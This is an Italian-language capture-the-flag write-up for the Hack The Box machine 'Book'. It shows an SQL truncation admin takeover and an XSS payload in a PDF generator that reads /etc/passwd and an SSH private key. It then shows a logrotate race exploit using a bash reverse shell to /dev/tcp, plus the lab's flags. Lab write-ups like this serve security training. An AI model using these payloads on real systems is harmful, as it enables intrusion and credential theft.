BOOK | Kaosam


My profile -> https://www.hackthebox.eu/home/users/profile/149676

Durante il port scanning ho settato la ricerca approfondita, in quanto erano aperte solo due porte, per vedere se qualche porta alta fosse aperta, ma il risultato è stato sempre questo:

```
root@unknown:~/Desktop# nmap -p 1-10000 -T5 -sV 10.10.10.176
Starting Nmap 7.80 ( https://nmap.org ) at 2020-02-28 09:45 CET
Warning: 10.10.10.176 giving up on port because retransmission cap hit (2).
Nmap scan report for 10.10.10.176
Host is up (0.048s latency).
Not shown: 9847 closed ports, 151 filtered ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0
)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 77.55 seconds
```

Avendo solo due porte aperte sono andato ad ispezionare l'80:




La pagina dà la possibilità di registrarsi e in seguito di effettuare il login. Inoltre con un po' di enumerazione ho trovato il percorso /admin, dove è possibile accedere come amministratore, ma non registrarsi.


Accedendo come user normale, viene mostrato un sito dove gli utenti possono consultare libri e caricare proprie pubblicazioni.

Dopo un po' di tentativi con injection e XSS, sono arrivato ad usare la SQL Truncation nella fase di registrazione, in quanto lasciando i campi vuoti, viene mostrato il numero massimo di caratteri consentiti per nome utente e email.

L'email dell'admin ce l'abbiamo, si può trovare nell'area "Contact us", e quindi proviamo a registrarci come amministratore del sistema lasciando n spazi prima del limite. Inoltre va modificato il tipo di input da email a text (con ispeziona elemento), altrimenti verrà riconosciuto l'inserimento di una mail non valida:



Siamo entrati come admin, e la sezione che sembra essere più interessante è quella relativa alle Collections, dove è possibile esportare in pdf la tabella dei libri caricati. Dall'altra parte, considerando che l'utente può caricarli, forse sarà possibile caricare reverse shell in php all'interno del pdf:



I tentativi non funzionano, ma cercando un po' su Google, mi sono imbattuto in questo articolo:

https://www.noob.ninja/2017/11/local-file-read-via-xss-in-dynamically.html


E' infatti possibile accedere a file locali exploitando, attraverso la vulnerabilità XSS, applicazioni che generano PDF.

Inseriamo quindi all'interno di uno dei due campi, Book Title o Author, il codice malevolo e carichiamo un pdf a caso:

```
<script>
x=new XMLHttpRequest;
x.onload=function(){
document.write(this.responseText)
};
x.open("GET","file:///etc/passwd");
x.send();
</script>
```

Se si vanno a scaricare le collection dalla sezione admin, compariranno tutti gli utenti del sistema, e l'altro utente oltre a root, si chiama reader. Sarà possibile scaricare la user flag, oppure direttamente la chiave privata rsa con la quale andare a collegarsi successivamente via ssh:

```
x.open("GET","file:///home/reader/.ssh/id_rsa");
```



Copiando e incollando la chiave privata rsa, direttamente dal visualizzatore di pdf, sarà formattata male e non sarà riconosciuta come chiave. Nel mio caso, ho utilizzato questo programma in python, per estrarre il testo dal pdf:

https://github.com/pdfminer/pdfminer.six/

Leggendo sul forum, altri utenti aprendo il pdf con LibreOffice sono riusciti a visualizzare la chiave in maniera corretta. In ogni caso, fatto ciò, colleghiamoci via ssh e otteniamo la flag:

```
root@unknown:~/Desktop# ssh -i key reader@10.10.10.176
Welcome to Ubuntu 18.04.2 LTS (GNU/Linux 5.4.1-050401-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Fri Feb 28 09:29:37 UTC 2020

  System load:  0.14               Processes:           178
  Usage of /:   26.8% of 19.56GB   Users logged in:     1
  Memory usage: 33%                IP address for ens33: 10.10.10.176
  Swap usage:   0%


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

114 packages can be updated.
0 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet conne
tion or proxy settings


Last login: Fri Feb 28 09:25:27 2020 from 10.10.15.165
reader@book:~$ ls
backups  lse.sh  user.txt
reader@book:~$ cat user.txt
51c1d4b5197fa30e3e5d37f8778f95bc
```

In fase di enumerazione, ho notato qualcosa usando pspy:

```
020/02/28 09:58:06 CMD: UID=1000 PID=5933    | /usr/sbin/apache2 -k start
020/02/28 09:58:06 CMD: UID=1000 PID=5937    | -bash
020/02/28 09:58:06 CMD: UID=1000 PID=5936    | /usr/sbin/apache2 -k start
020/02/28 09:58:06 CMD: UID=0    PID=5939    | /bin/sh /root/log.sh
020/02/28 09:58:06 CMD: UID=0    PID=5940    | /usr/sbin/logrotate -f /root/log.cfg
020/02/28 09:58:06 CMD: UID=0    PID=5941    | sleep 5
020/02/28 09:58:06 CMD: UID=1000 PID=5942    | /usr/sbin/apache2 -k start
020/02/28 09:58:06 CMD: UID=1000 PID=5944    | /usr/sbin/apache2 -k start
020/02/28 09:58:06 CMD: UID=1000 PID=5947    | /usr/sbin/apache2 -k start
020/02/28 09:58:06 CMD: UID=1000 PID=5949    | /usr/sbin/apache2 -k start
020/02/28 09:58:06 CMD: UID=1000 PID=5951    | /usr/sbin/apache2 -k start
020/02/28 09:58:07 CMD: UID=1000 PID=5953    | /usr/sbin/apache2 -k start
```

Cercando “logrotate exploit” su Google mi sono imbattuto su questa repo:

https://github.com/whotwagner/logrotten

E’ dunque possibile ottenere una reverse shell, creando un payload file (10.10.10.151 è il mio indirizzo della macchina locale):

```
echo “bash -i >& /dev/tcp/10.10.15.151/3333 0>&1” > payloadfile
```

Facciamo partire l’exploit:

```
reader@book:/tmp$ ./logrotten -p ./payloadfile /home/reader/backups/access.log -d
logfile: /home/reader/backups/access.log
logpath: /home/reader/backups
logpath2: /home/reader/backups2
targetpath: /etc/bash_completion.d/access.log
targetdir: /etc/bash_completion.d
p: access.log
Waiting for rotating /home/reader/backups/access.log...
Renamed /home/reader/backups with /home/reader/backups2 and created symlink to /etc/bash_co
mpletion.d
Waiting 1 seconds before writing payload...
Done!
```

In un altro terminale, triggeriamo il file di log scrivendoci qualcosa all’interno:

```
reader@book:~$ echo '1' > /home/reader/backups/access.log
```

Infine, nel nostro terminale in ascolto, otteniamo dopo un po’ di tempo la shell. Dobbiamo essere veloci perché il file di log verrà eliminato velocemente. Quindi appena ottenuta, stampiamo la flag:

```
root@unknown:~/Desktop# nc -lvp 3333
listening on [any] 3333 ...
10.10.10.176: inverse host lookup failed: Unknown host
connect to [10.10.15.151] from (UNKNOWN) [10.10.10.176] 49894
root@book:~# cat root.txt
cat root.txt
84da92adf998a1c7231297f70dd89714
```

Contattami su Twitter: https://twitter.com/samuelpiatanesi

Puoi trovare altri writeups sulla mia repo Github: https://github.com/Kaosam/HTBWriteups